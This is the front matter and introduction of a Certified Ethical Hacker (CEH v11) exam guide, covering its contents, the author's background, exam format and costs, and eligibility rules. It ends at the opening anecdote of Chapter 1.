

“All-in-One Is All You Need.”

ALL-IN-ONE

CEHTM

Certified Ethical Hacker

EXAM GUIDE
FIFTH EDITION

Online content
includes:

- 300 practice exam questions
- Test engine that provides full-length practice exams and customizable quizzes by chapter or exam domain

*Complete coverage of all
CEH v11 exam objectives*



*Ideal as both a study tool
and an on-the-job reference*



*Filled with practice exam
questions and in-depth
explanations*

Mc
Graw
Hill

MATT WALKER

CEH

“All-in-One Is All You Need.”

ALL-IN-ONE

CEHTM

Certified Ethical Hacker

EXAM GUIDE

FIFTH EDITION

Online content
includes:

- 300 practice exam questions
- Test engine that provides full-length practice exams and customizable quizzes by chapter or exam domain

*Complete coverage of all
CEH v11 exam objectives*



*Ideal as both a study tool
and an on-the-job reference*



*Filled with practice exam
questions and in-depth
explanations*

Mc
Graw
Hill

MATT WALKER

CEH

ABOUT THE AUTHOR

Matt Walker, CEH, is an IT security and education professional, currently working from his home in beautiful Troy, Alabama. For over 20 years he has held a variety of roles in virtually the entire gamut of IT security, including roles as the director of the Network Training Center and a curriculum lead/senior instructor for Cisco Networking Academy on Ramstein AB, Germany, and as a network engineer for NASA's Secure Network Systems (NSS), designing and maintaining secured data, voice, and video networking for the agency. Matt also worked as an instructor supervisor and senior instructor at Dynetics, Inc., in Huntsville, Alabama, providing onsite certification-awarding classes for (ISC)2, Cisco, and CompTIA, and after two years came right back to NASA as an IT security manager for UNITEs, SAIC, at Marshall Space Flight Center. He has written and contributed to numerous technical training books for NASA, Air Education and Training Command, and the U.S. Air Force, as well as commercially, and he continues to train and write certification and college-level IT and IA security courses.

About the Technical Editor

Brad Horton currently works as an intelligence specialist with the U.S. Department of Defense. Brad has worked as a security engineer, commercial security consultant, penetration tester, and information systems researcher in both the private and public sectors. This has included work with several defense contractors, including General Dynamics C4S, SAIC, and Dynetics, Inc. Brad currently holds the Certified Information Systems Security Professional (CISSP), the CISSP — Information Systems Security Management Professional (CISSP-ISSMP), the Certified Ethical Hacker (CEH), and the Certified Information Systems Auditor (CISA) trade certifications. Brad holds a bachelor's degree in Commerce and

Business Administration from the University of Alabama, a master's degree in Management of Information Systems from the University of Alabama in Huntsville (UAH), and a graduate certificate in Information Assurance from UAH. When not hacking, Brad can be found at home with his family or on a local golf course.

The views and opinions expressed in all portions of this publication belong solely to the author and/or editor and do not necessarily state or reflect those of the Department of Defense or the United States Government. References within this publication to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise, do not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government.

ALL ■ IN ■ ONE

CEHTM Certified Ethical Hacker

EXAM GUIDE

Fifth Edition

Matt Walker



New York Chicago San Francisco
Athens London Madrid Mexico City
Milan New Delhi Singapore Sydney Toronto

McGraw Hill is an independent entity from the International Council of E-Commerce Consultants® (EC-Council) and is not affiliated with EC-Council in any manner. This study/training guide and/or material is not sponsored by, endorsed by, or affiliated with EC-Council in any manner. This publication and accompanying media may be used in assisting students to prepare for the Certified Ethical Hacker (CEHTM) exam. Neither EC-Council nor McGraw Hill warrants that use of this publication and accompanying media will ensure passing any exam. CEH is a trademark or registered trademark of EC-Council in the United States and certain other countries. All other trademarks are trademarks of their respective owners.

Copyright © 2022 by McGraw Hill. All rights reserved. Except as permitted under the United States Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher.

ISBN: 978-1-26-426995-2

MHID: 1-26-426995-1

The material in this eBook also appears in the print version of this title: ISBN: 978-1-26-426994-5, MHID: 1-26-426994-3.

eBook conversion by codeMantra
Version 1.0

All trademarks are trademarks of their respective owners. Rather than put a trademark symbol after every occurrence of a trademarked name, we use names in an editorial fashion only, and to the benefit of the trademark owner, with no intention of infringement of the trademark. Where such designations appear in this book, they have been printed with initial caps.

McGraw-Hill Education eBooks are available at special quantity discounts to use as premiums and sales promotions or for use in corporate training programs. To contact a representative, please visit the Contact Us page at www.mhprofessional.com.

Information has been obtained by McGraw Hill from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, McGraw Hill, or others, McGraw Hill does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from the use of such information.

The views and opinions expressed in all portions of this publication belong solely to the author and/or editor and do not necessarily

state or reflect those of the Department of Defense or the United States Government. References within this publication to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise, do not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government.

Some glossary terms included in this book may be considered public information as designated by The National Institute of Standards and Technology (NIST). NIST is an agency of the U.S. Department of Commerce. Please visit <https://www.nist.gov> for more information.

TERMS OF USE

This is a copyrighted work and McGraw-Hill Education and its licensors reserve all rights in and to the work. Use of this work is subject to these terms. Except as permitted under the Copyright Act of 1976 and the right to store and retrieve one copy of the work, you may not decompile, disassemble, reverse engineer, reproduce, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish or sublicense the work or any part of it without McGraw-Hill Education's prior consent. You may use the work for your own noncommercial and personal use; any other use of the work is strictly prohibited. Your right to use the work may be terminated if you fail to comply with these terms.

THE WORK IS PROVIDED "AS IS." MCGRAW-HILL EDUCATION AND ITS LICENSORS MAKE NO GUARANTEES OR WARRANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. McGraw-Hill Education and its licensors do not warrant or guarantee that the functions contained in the work

will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill Education nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any damages resulting therefrom. McGraw-Hill Education has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill Education and/or its licensors be liable for any indirect, incidental, special, punitive, consequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.

*This book is dedicated to my grandson, Walker Marshall Byrd.
May your future be as bright as your smile, and always remember
Grandpa is your favorite...*

CONTENTS AT A GLANCE

- Chapter 1** Getting Started: Essential Knowledge
- Chapter 2** Reconnaissance: Information Gathering for the Ethical Hacker
- Chapter 3** Scanning and Enumeration
- Chapter 4** Sniffing and Evasion
- Chapter 5** Attacking a System
- Chapter 6** Web-Based Hacking: Servers and Applications
- Chapter 7** Wireless Network Hacking
- Chapter 8** Mobile Communications and the IoT
- Chapter 9** Security in Cloud Computing
- Chapter 10** Trojans and Other Attacks
- Chapter 11** Cryptography 101
- Chapter 12** Low Tech: Social Engineering and Physical Security
- Chapter 13** The Pen Test: Putting It All Together
- Appendix A** Tool, Sites, and References
- Appendix B** About the Online Content
- Glossary
- Index

CONTENTS

Acknowledgments

Introduction

Chapter 1 Getting Started: Essential Knowledge

Security 101

 Essentials

 Security Basics

Introduction to Ethical Hacking

 Hacking Terminology

 The Ethical Hacker

Chapter Review

 Questions

 Answers

Chapter 2 Reconnaissance: Information Gathering for the Ethical Hacker

Footprinting

 Passive Footprinting

 Active Footprinting

Footprinting Methods and Tools

 Search Engines

 Website and E-mail Footprinting

 DNS Footprinting

 Network Footprinting

 Other Tools

Chapter Review

Questions

Answers

Chapter 3 Scanning and Enumeration

Fundamentals

TCP/IP Networking

Subnetting

Scanning Methodology

Identifying Targets

Port Scanning

Evasion

Vulnerability Scanning

Enumeration

Windows System Basics

Unix/Linux System Basics

Enumeration Techniques

Chapter Review

Questions

Answers

Chapter 4 Sniffing and Evasion

Essentials

Network Knowledge for Sniffing

Active and Passive Sniffing

Sniffing Tools and Techniques

Techniques

Tools

Evasion

Devices Aligned Against You

Evasion Techniques

Chapter Review

Questions

Answers

Chapter 5 Attacking a System

Getting Started

Windows Security Architecture

Linux Security Architecture

Methodology

Hacking Steps

Authentication and Passwords

Privilege Escalation and Executing Applications

Hiding Files and Covering Tracks

Chapter Review

Questions

Answers

Chapter 6 Web-Based Hacking: Servers and Applications

Web Servers

Nonprofit Organizations Promoting Web Security

Attack Methodology

Web Server Architecture

Web Server Attacks

Attacking Web Applications

Application Attacks

Countermeasures

Chapter Review

Questions

Answers

Chapter 7 Wireless Network Hacking

Wireless Networking

Wireless Terminology, Architecture, and Standards

Wireless Hacking

Chapter Review

Questions

Answers

Chapter 8 Mobile Communications and the IoT

The Mobile World

Mobile Vulnerabilities and Risks

Mobile Platforms and Attacks

IoT

IoT Architecture

IoT Vulnerabilities and Attacks

IoT Hacking Methodology

OT Hacking

Definition and Concepts

Security Concerns

Chapter Review

Questions

Answers

Chapter 9 Security in Cloud Computing

Cloud Computing

Cloud Computing Service Types

Cloud Deployment Models

Cloud Security

Cloud Threats

Cloud Attacks and Mitigations

Cloud Hacking
Chapter Review
Questions
Answers

Chapter 10 Trojans and Other Attacks

The “Malware” Attacks
Trojans
Viruses and Worms
Fileless Malware
Malware Analysis
Malware Countermeasures
Remaining Attacks
Denial of Service
Session Hijacking
Chapter Review
Questions
Answers

Chapter 11 Cryptography 101

Cryptography and Encryption Overview
Terminology
Encryption Algorithms and Techniques
PKI, the Digital Certificate, and Digital Signatures
The PKI System
Digital Certificates
Digital Signatures
To Sum Up
Encrypted Communication and Cryptography Attacks
Encrypted Communication

Cryptography Attacks
Chapter Review
Questions
Answers

Chapter 12 Low Tech: Social Engineering and Physical Security

Social Engineering
Human-Based Social Engineering Attacks
Computer-Based Attacks
Mobile-Based Attacks
Preventing Social Engineering Attacks
Physical Security
Physical Security 101
Testing Physical Security
Chapter Review
Questions
Answers

Chapter 13 The Pen Test: Putting It All Together

Methodology and Steps
Security Assessments
Security Assessment Deliverables
Guidelines
More Terminology
Chapter Review
Questions
Answers

Appendix A Tool, Sites, and References

Vulnerability Research Sites

[Footprinting Tools](#)
[Scanning and Enumeration Tools](#)
[System Hacking Tools](#)
[Cryptography and Encryption](#)
[Sniffing](#)
[Wireless](#)
[Mobile and IoT](#)
[Trojans and Malware](#)
[Web Attacks](#)
[Miscellaneous](#)
[Tools, Sites, and References Disclaimer](#)

Appendix B [About the Online Content](#)

[System Requirements](#)
[Your Total Seminars Training Hub Account](#)
[Privacy Notice](#)
[Single User License Terms and Conditions](#)
[TotalTester Online](#)
[Technical Support](#)

[Glossary](#)

[Index](#)

ACKNOWLEDGMENTS

When I wrote the first edition of this book, one of the first people I gave a copy to was my mom. She didn't, and still doesn't, have a clue what most of it means, but she was thrilled and kept saying, "You're an *author...*," like I had cured a disease or saved a baby from a house fire. At the time I felt weird about it, and I still do. Looking back on the opportunity I was given—almost out of the blue—by Tim Green and McGraw Hill, I just can't believe the entire thing came to pass. And I'm even more surprised *I* had anything to do with it.

Those who know me well understand what is meant when I say *I'm just not capable of doing this*. I don't have the patience for it, I'm not anywhere near the smartest guy in the room (and right now the only others in this room with me are a plastic Batman, a zombie garden gnome, and a Tiki doll), and my Southern brand of English doesn't always represent the clearest medium from which to provide knowledge and insight. Not to mention I have the attention span of a gnat. It still amazes me it all worked then, and I'm floored we're here again with yet another edition.

In previous editions of this book I tried with all that was in me to provide something useful to CEH candidates, and I've attempted to make this edition even better. I've learned a lot (like how having a static study book for an ever-changing certification leaves you open to horrendous book review cruelty), and hope this one helps me learn even more. I've put a lot of effort into tidying up loopholes and adding salient information from the ever-growing supply EC-Council avails us with CEH v11. In cases of success, it was a team effort and credit goes to those who helped me in spite of myself. There were many, many folks around me who picked up the slack and corrected—both technically and grammatically—any writing I'd screwed up. In cases where there was a misstep or misquote, or something was missed entirely, these areas of failure are without question mine and

mine alone. But somehow we all pulled it off, and there are thanks to be had for that.

The McGraw Hill team that works to get these editions out is beyond compare. Seriously, these folks are super smart, exceptionally dedicated to their task, and fun to work with. They deserve parades, *60 Minutes* stories about their lives, and bronze statues of themselves set somewhere for others to admire and aspire to. Please know how humbled I am to have had the opportunity to work with you, how appreciative I am of all your hard work, and how much I admire and respect all of you. You guys rock.

This book, and its previous editions, simply would not have been possible without our technical editor, Brad Horton. I've known Brad since 2005, when we both served time in "the vault" at Marshall Space Flight Center, and I am truly blessed to call him a friend. I've said it before and I'll state it again here: Brad is singularly, without doubt, the most talented technical mind I have ever met in my life. He has great taste in bourbon (although not so much with Scotch), roots for the right team, and smacks a golf ball straighter and truer than most guys I've seen—on and off TV. He is a loving husband to his beautiful wife, a great father to his children, a one-of-a-kind pen tester, and a fantastic team lead. He even plays the piano and other musical instruments like a pro and, I hear, is a fantastic bowler. I hate him. ;-)

Brad's insights as a pen test lead were laser sharp and provided great fodder for more discussion. Want proof he's one of the best? I'd be willing to bet none of you reading this book has ever actually relished a full critique of your work. *But I do.* Brad's edits are simultaneously witty, humorous, and cutting to the core. If someone had bet me four or five years ago that I'd not only enjoy reading critiques of my work but would be looking forward to them, I would be paying out in spades today. You're one of the absolute bests, my friend...for a government worker, anyway. Roll Tide.

Lastly, there is no way any of these books could have been started, much less completed, without the support of my lovely and talented wife, Angie. In addition to the unending encouragement

throughout the entire process, Angie is the greatest contributing editor I could have ever asked for. Having someone as talented and intelligent as her sitting close by to run things past, or ask for a review on, was priceless. Not to mention, she's adorable. Her insights, help, encouragement, and work while this project was ongoing sealed the deal. I can't thank her enough.

INTRODUCTION

Welcome, dear reader! I sincerely hope you've found your way here to this introduction happy, healthy, and brimming with confidence—or, at the very least, curiosity. I can see you there, standing in your bookstore flipping through the book or sitting in your living room clicking through virtual pages at some online retailer. And you're wondering whether you'll buy it—whether *this* is the book you need for your study guide. You probably have perused the outline, checked the chapter titles—heck, you may have even read that great author bio they forced me to write. And now you've found your way to this, the Introduction. Sure, this intro is supposed to be designed to explain the ins and outs of the book—to lay out its beauty and crafty witticisms in such a way that you just can't resist buying it. But I'm also going to take a moment and explain the realities of the situation and let you know what you're really getting yourself into.

This isn't a walk in the park. Certified Ethical Hacker (CEH) didn't gain the reputation and value it has by being easy to attain. It's a challenging examination that tests more than just simple memorization. Its worth has elevated it as one of the top certifications a technician can attain, and it remains part of DoD 8570's call for certification on DoD networks. In short, this certification *actually means something* to employers because they know the effort it takes to attain it. If you're not willing to put in the effort, maybe you should pick up another line of study.

If you're new to the career field or you're curious and want to expand your knowledge, you may be standing there, with the glow of innocent expectation on your face, reading this intro and wondering whether this is the book for you. To help you decide, let's take a virtual walk over to our entrance sign and have a look. Come on, you've seen one before—it's just like the one in front of the roller coaster reading, "You must be this tall to enter the ride." However,

this one is just a little different. Instead of your height, I'm interested in your knowledge, and I have a question or two for you. Do you know the OSI reference model? What port does SMTP use by default? How about Telnet? What transport protocol (TCP or UDP) do they use and why? Can you possibly run something else over those ports? What's an RFC?

Why am I asking these questions? Well, my new virtual friend, I'm trying to save you some agony. Just as you wouldn't be allowed on a roller coaster that could potentially fling you off into certain agony and/or death, I'm not going to stand by and let you waltz into something you're not ready for. If any of the questions I asked seem otherworldly to you, you need to spend some time studying the mechanics and inner workings of networking before attempting this certification. As brilliantly written as this little tome is, it is not—nor is any other book—a magic bullet, and if you're looking for something you can read one night and become Super-Hacker by daybreak, you're never going to find it.

Don't get me wrong—*go ahead and buy this book*. You'll want it later, and I could use the sales numbers. All I'm saying is you need to learn the basics before stepping up to this plate. I didn't bother to drill down into the basics in this book because it would have been 20,000 pages long and scared you off right there at the rack without you even picking it up. Instead, I want you to go learn the "101" stuff first so you can be successful with this book. It won't take long, and it's not rocket science. I was educated in the public school system of Alabama and didn't know what cable TV or VCR meant until I was nearly a teenager, and I figured it out—how tough can it be for you? There is plenty in here for the beginner, though, trust me. I wrote it in the same manner I learned it: simple, easy, and (ideally) fun. This stuff isn't necessarily *hard*; you just need the basics out of the way first. I think you'll find, then, this book perfect for your goals.

For those of you who have already put your time in and know the basics, I think you'll find this book pleasantly surprising. You're obviously aware by now that technology isn't magic, nor is it

necessarily difficult or hard to comprehend—it's just learning how something works so you can use it to your advantage. I tried to attack ethical hacking in this manner, making things as light as possible and laughing a little along the way. But please be forewarned: you cannot, should not, and will not pass this exam by just reading this book. *Any* book that promises that is lying to you. Without hands-on efforts, a lot of practice, and a whole lot of additional study, you simply will not succeed. Combine this book with some hands-on practice, and I don't think you'll have any trouble at all with the exam. Read it as a one-stop-shop to certification, though, and you'll be leaving the exam room wondering why you didn't pass.

There is, of course, one primary goal and focus of this book—to help you achieve the title of Certified Ethical Hacker by passing the version 11 exam. I believe this book provides you with everything you'll need to pass the test. However, I'd like to think it has more to it than that. I hope I also succeed in another goal that's just as important: helping you to actually become an *employed* ethical hacker. No, there is no way someone can simply pick up a book and magically become a seasoned IT security professional just by reading it, but I sincerely hope I've provided enough real-world insight that you can safely rely on keeping this book around on your journey out there in the real world.

How to Use This Book

This book covers everything you'll need to know for EC-Council's Certified Ethical Hacker examination *as it stands right now*. CEH topics expand seemingly by the day, and I'm certain you will see the latest hot topic referenced somewhere in your exam. Hence, I've taken great pains throughout the entirety of this writing to remind you over and over again to do your own research and keep up with current news.

However, based on information derived from the official courseware, discussions with pen testers and security professionals actually working, research of topics by your humble author, and

contributions from the tech editor, I'm pretty confident I have everything locked down as best I can. Each chapter covers specific objectives and details for the exam, as defined by EC-Council (ECC). I've done my best to arrange them in a manner that makes sense, and I hope you see it the same way.

Each chapter has several components designed to effectively communicate the information you'll need for the exam:

- Exam Tips are exactly what they sound like. These are included to point out an area you need to concentrate on for the exam. No, they are not explicit test answers. Yes, they will help you focus your study.
- Sidebars are included in each chapter and are designed to point out information, tips, and stories that will be helpful in your day-to-day responsibilities. Not to mention, they're just downright fun sometimes. Please note, though, that although these sidebars provide real-world accounts of interesting pieces of information, some of them reinforce testable material. Don't just discount them as simply "neat"—some of the circumstances and tools described in these sidebars may prove the difference in correctly answering a question or two on the exam.
- Specially called-out Notes are part of each chapter, too. These are interesting tidbits of information that are relevant to the discussion and point out extra information. Just as with the sidebars, don't discount them.
- There are multiple site links provided throughout the book for articles, news sources, tool locations, and a host of other things. Obviously things change rapidly out there in the wild, wild world of the Internet, and a URL provided today may be defunct—or the content within it may get changed—by the time you are reading this book. If something doesn't work or you find a quote or reference has been changed from the original, you may have to do some searching on your own to find the

material (or use the WayBack machine, which you'll read about later).

Tools, Sites, and References Disclaimer

All URLs listed in this book were current and live at the time of writing. McGraw Hill makes no warranty as to the availability of these World Wide Web or Internet pages. McGraw Hill has not reviewed or approved the accuracy of the contents of these pages and specifically disclaims any warranties of merchantability or fitness for a particular purpose.

Training and the Examination

Before I get to anything else, let me be crystal clear: *this book will help you pass your test*. I've spent a lot of reading and research time to ensure everything EC-Council has asked you to know before taking the exam is covered in the book, and I think it's covered pretty darn well. However, I again feel the need to caution you: *do not use this book as your **sole** source of study*. This advice goes for any book for any certification. You simply cannot expect to pick up a single book and pass a certification exam. You need practice. You need hands-on experience, and you need to practice some more. And anyone—any publisher, author, or friendly book sales clerk partway through a long shift at the local store—who says otherwise is lying through their teeth.

Yes, I'm fully confident this book is a great place to start and a good way to guide your study. Just don't go into this exam with weird overconfidence because "I read the book so I'm good." The exam changes often, as it should, and new material pops up out of thin air as the days go by. Avail yourself of everything you can get your hands on, and for goodness' sake build a home lab and start performing some (a lot of) hands-on practice with the tools. There is

simply no substitute for experience, and I promise you, come test time, you'll be glad you put your time in.

Speaking of the test (officially titled CEH 312-50 as of this writing), it was designed to provide skills-and-job-roles-based learning, standard-based training modules, and better industry acceptance using state-of-the-art labs (in the official courseware and online). The exam consists of 125 multiple-choice questions and lasts four hours. A passing score is, well, *different* for each exam. See, EC-Council now implements a "cut score" for each of their questions; the questions go through beta testing, and each is assigned a cut score to mark the level of difficulty. Should your test include multiple hard questions, your passing "cut score" may be as low as 60 percent. If you get the easier questions, you may have to score upward of 78 percent (<https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/>). Delivery of the exam is provided by Pearson VUE and ECC.

These tidbits should help you:

- Be sure to pay close attention to the Exam Tips in the chapters. They are there for a reason. And retake the practice exams—both the end-of-chapter exams and the electronic exams—until you're sick of them. They will help, trust me.
- You are allowed to mark, and skip, questions for later review. Go through the entire exam, answering the ones you know beyond a shadow of a doubt. On the ones you're not sure about, *choose an answer anyway* and mark the question for further review (you don't want to fail the exam because you ran out of time and had a bunch of questions that didn't even have an answer chosen). At the end of each section, go back and look at the ones you've marked. Change your answer only if you are absolutely, 100 percent sure about it.
- You will, with absolute certainty, see a couple of question types that will blow your mind. One or two will come totally out of left field. I've taken the CEH exam six times—from version 5 to the current version (which this book is written for)—and every

single time I've seen questions that seemed so far out of the loop I wasn't sure I was taking the right exam. When you see them, don't panic. Use deductive reasoning and make your best guess. Almost every single question on this exam can be whittled down to at least 50/50 odds on a guess. The other type of question you'll see that makes you question reality are those using horribly bad grammar in regard to the English language. Just remember this is an international organization, and sometimes things don't translate easily.

- When you encounter code questions on the exam (which show code snippets for you to answer questions about), pay attention to port numbers. Even if you're unsure about what generated the log or code, you can usually spot the port numbers pretty quickly. This will definitely help you on a question or two. Additionally, don't neglect the plain text on the right side of the code snippet. It can often show you what the answer is.

Lastly, future ethical hacker, regarding an extra addition to this already noteworthy exam and certification: *it's just the beginning*. Jay Bavisi, EC-Council CEO, created the next logical step for those holding the written test certification—a means to prove skills and abilities in a *practical* exam setting known as the CEH Practical Exam. It's a six-hour exam that presents 20 practical challenges for candidates to attempt, administered in the EC-Council iLabs Cyber Range test format (<https://ilabs.eccouncil.org/cyber-range/>). Passing score is listed at 70 percent, but the actual scoring of the challenge labs (i.e., how one attains 70 percent) isn't noted anywhere I can find, as of this writing. After completion of the exam and practical, candidates are bestowed the title CEH Master. Per the EC-Council website, "CEH is meant to be the foundation for anyone seeking to be an Ethical Hacker. The CEH Practical Exam was developed to give Ethical Hackers the chance to prove their Ethical Hacking skills and abilities."



Oh, and one more fun nugget to chew in chasing all this down should appeal to any fans of the book *Ready Player One*: the Top 10 performers in both CEH and CEH Practical exams will be showcased on the CEH Master Global Ethical Hacking Leader Board.

Objectives

In addition to test tips and how to get certified, one of the questions I get asked most often is, "Hey, Matt, what's on the test?" After noting the myriad reasons why I cannot and should not provide exact test questions and answers (ethics and nondisclosure agreements and such), I usually respond with, "Everything in this book. And a little more." Now I know some of you are reading this and saying, "Wait a minute... This is supposed to be an *All-in-One* exam guide. What do you mean with the "And a little more" addition there? I thought you covered everything in this book? Let me explain.

First, I'm a quick learner, and the reviews and responses from the first few editions of this book lead me to an irrefutable truth: *no* static book ever written can cover *everything* EC-Council decides to throw into their exam queue. A couple months—heck, even *days*—after publication, EC-Council might decide to insert questions regarding some inane attack from the past, or about something that just happened (such as any zero-day issues your intrepid author had no knowledge of before writing/submitting to publication). It's just the nature of certification exams: some of it is just going to be new,

no matter what training source you use. And, yes, that includes EC-Council's own official course material as well.

Second, and to the more interesting question of insight into editor—author relationships at McGraw Hill, a previous editor had to beat on me quite a bit because we disagreed on including an objectives map in this book. The editor rightly noted that an objectives map helps candidates focus their study as well as helps instructors create lesson plans and classroom schedules. My argument centered on a couple of things. First is the unavoidable fact that EC-Council's objectives simply don't exist; at least not in a clearly worded format with indication of what level of knowledge would be needed and/or tested for each one. Secondly, EC-Council was supposed to be moving away from versions altogether and adopting the continuing professional education model that most other certification providers use. Which means EC-Council may just up and change their objectives *any time they feel like it*—without releasing another “version.”

So, a conundrum—which we solved and present now to you. The following *courseware map* for this book compares where you will find EC-Council's coverage in our little offering here. Additionally, EC-Council defines nine domains for their current CEH certification (<https://www.eccouncil.org/wp-content/uploads/2021/01/CEH-Exam-Blueprint-v4.0.pdf>). As noted earlier, the specific objectives (or rather, sub-objectives) covered within each domain change rapidly, but the coverage on the exam broken down by percentages may help you in your study. Please check the link before your exam to see if EC-Council has made any changes.

CEH Exam 312-50		
CEHv11 Domains	CEHv11 Subdomains/ Courseware Chapters	All-in-One Coverage
1. Information Security and Ethical Hacking Overview	Introduction to Ethical Hacking	Chapter 1
2. Reconnaissance Techniques	Footprinting and Reconnaissance	Chapter 2
	Scanning Networks	Chapter 3
	Enumeration	Chapter 3
3. System Hacking Phases and Attack Techniques	Vulnerability Analysis	Chapter 5
	System Hacking	Chapter 5
	Malware Threats	Chapter 10
4. Network and Perimeter Hacking	Sniffing	Chapter 4
	Social Engineering	Chapter 12
	Denial-of-Service	Chapter 10
	Session Hijacking	Chapter 10
	Evading IDS, Firewalls, and Honeypots	Chapter 4
5. Web Application Hacking	Hacking Web Servers	Chapter 6
	Hacking Web Applications	Chapter 6
	SQL Injection	Chapter 6
6. Wireless Network Hacking	Hacking Wireless Networks	Chapter 7
7. Mobile Platform, IoT, and OT Hacking	Hacking Mobile Platforms	Chapter 8
	IoT and OT Hacking	Chapter 8
8. Cloud Computing	Cloud Computing	Chapter 9
9. Cryptography	Cryptography	Chapter 11

So there you have it, ladies and gentlemen. Hopefully this helps in preparing your study/classroom and calms any fears that I may have left something out.

The Certification

So, you've studied, you've prepped, and you think you're ready to become CEH certified. Usually most folks looking for this certification believe their next step is simply to go take a test, and for years (as is the case for most other certifications) that was the truth. However, times change, and certification providers are always looking for a

way to add more worth to their title. EC-Council is no different, and it has changed things just a bit for candidates.

When you apply for the certification, there are a couple of things EC-Council asks for to protect the integrity of the program. First is that prior to attending this course, you will be asked to sign an agreement stating that you will not use your newly acquired skills for illegal or malicious attacks and you will not use such tools in an attempt to compromise any computer system, and to indemnify EC-Council with respect to the use or misuse of these tools, regardless of intent. Second is some form of verification you're qualified to be in this fraternity—that is, that you've been working the job long enough to know what's going on, or that you've completed appropriate training (in the eyes of EC-Council anyway) to make up for that.

There are two ways for a candidate to attain CEH certification: with training or using only self-study. The training option is pretty straightforward: you must attend an EC-Council—approved CEH training class before attempting the exam. And they really, really, really want you to attend their training class. Per the site (<https://iclass.eccouncil.org/>), training options include the following:

- **Live, online, instructor-led** These classes are offered by many affiliates EC-Council has certified to provide the training. They offer the official courseware in one of two methods: a standard classroom setting or via an “online-live” training class you can view from anywhere. Both offerings have an ECC-certified instructor leading the way and as of this writing costs \$2,895 per seat.
- **Client site** EC-Council can also arrange for a class at your location, provided you're willing to pay for it, of course. Costs for that depend on your organization.

As for doing it on your own, a couple methods are available:

- **iClass** In this option, you pay for the official courseware and prerecorded offerings, along with the labs used for the class.

This allows you to work through the stuff on your own, without an instructor. Cost as of this writing is \$1,899.

- **Self-study** If you want to study on your own and don't care about the class at all (that is, you've been doing this for a while and don't see the value of going to a class to have someone teach you what you already know), you can simply buy the courseware for \$850 and study on your own.

One more quick note on training: it's a lot better than it used to be. EC-Council—certified classes and instructors are top notch, and the new curriculum isn't just sitting in a classroom while someone reads slides and provides you test questions to practice on. Now the class itself actually requires completion of multiple *Break-the-Code Challenges*, "ranging across 4 levels of complexity covering 18 attack vectors, including the OWASP Top 10." So coming out of the classroom you've not only *seen* what you're supposed to know, you've *done* it!

Once you attend training, you can register for and attempt the exam with no additional cost or steps required. As a matter of fact, the cost for the exam is usually part of the course pricing. If you attempt self-study, however, there are some additional requirements, detailed here, straight from EC-Council:

In order to be considered for the EC-Council certification exam without attending official training, a candidate must:

- Hold a CEH certification of version 1 to 7.
- Have a minimum of two years work experience in InfoSec domain.
- Remit a nonrefundable eligibility application fee of \$100.
- Submit a completed Exam Eligibility Application Form found here: <https://cert.eccouncil.org/Exam-Eligibility-Form.html>. If further information is requested from the applicant after the application is submitted and 90 days pass with no response from the applicant, the application will be automatically

rejected and a new form will have to be submitted (on average an application processing time is between five to ten working days). On the application, there is a section for the applicant to list a supervisor or department lead who will act as their verifier. EC-Council reaches out to the listed verifier to confirm the applicant's experience. If the application is approved, the applicant will be sent instructions on purchasing a voucher from EC-Council directly. EC-Council will then send the candidate the eligibility code and the voucher code which candidate can use to register and schedule the test. If application is not approved, the application fee of \$100 will not be refunded. The approved application is valid for three months from the date of approval, so the candidate must purchase a voucher within three months. After the voucher codes are released, the applicant has one year to use the codes.

And there you have it, dear reader. Sure, there are a couple of additional hoops to jump through for CEH using self-study, but it's the best option, cost-wise. From the perspective of someone who has hired many employees in the security world, I honestly believe it may be the better option all around: anyone can attend a class, but those who self-study need to have a sponsor to verify they have the appropriate experience. It's well worth the extra step, in my humble opinion.

Finally, thank you for picking up this book. I've been blown away by the response to previous editions, and humbled beyond words by all of it. I sincerely hope your exam goes well, and I wish you the absolute best in your upcoming career. Here's hoping I see you out there, somewhere and sometime!

God bless.

Getting Started: Essential Knowledge

In this chapter you will

- Identify components of TCP/IP computer networking
 - Understand basic elements of information security
 - Understand incident management steps
 - Identify fundamentals of security policies
 - Identify essential terminology associated with ethical hacking
 - Define ethical hacker and classifications of hackers
 - Describe the five stages of ethical hacking
 - Define the types of system attacks
 - Identify laws, acts, and standards affecting IT security
 - Identify Cyber Kill Chain methodology terms
-

A couple years back, my ISP point-of-presence router, nestled in the comm-closet-like area I'd lovingly built just for such items of IT interest, decided it had had enough of serving the humans and went rogue on me. It was subtle at first—a stream dropped here, a choppy communication session there—but it quickly became clear Skynet wasn't going to play nicely, and a scorched-earth policy wasn't off the table.

After battling with everything for a while and narrowing down the culprit, I called the handy help desk line to get a new router ordered and delivered for me to install myself, or to get a friendly in-home visit to take the old one and replace it. After answering the phone and taking a couple of basic and perfectly reasonable pieces of information, the friendly help desk employee started asking me what I considered to be ridiculous questions: "Is your power on? Is your computer connected via a cable or wireless? Is your wireless card activated, because sometimes those things get turned off in airplane mode?" And so on. I played along for a little while. I mean, look, I get it: they *have* to ask those questions. But after 10 or 15 minutes of dealing with it I lost patience and just told the guy what was wrong. He paused, thanked me, and continued reading the scroll of questions no doubt rolling across his screen from the "Customer Says No Internet" file.

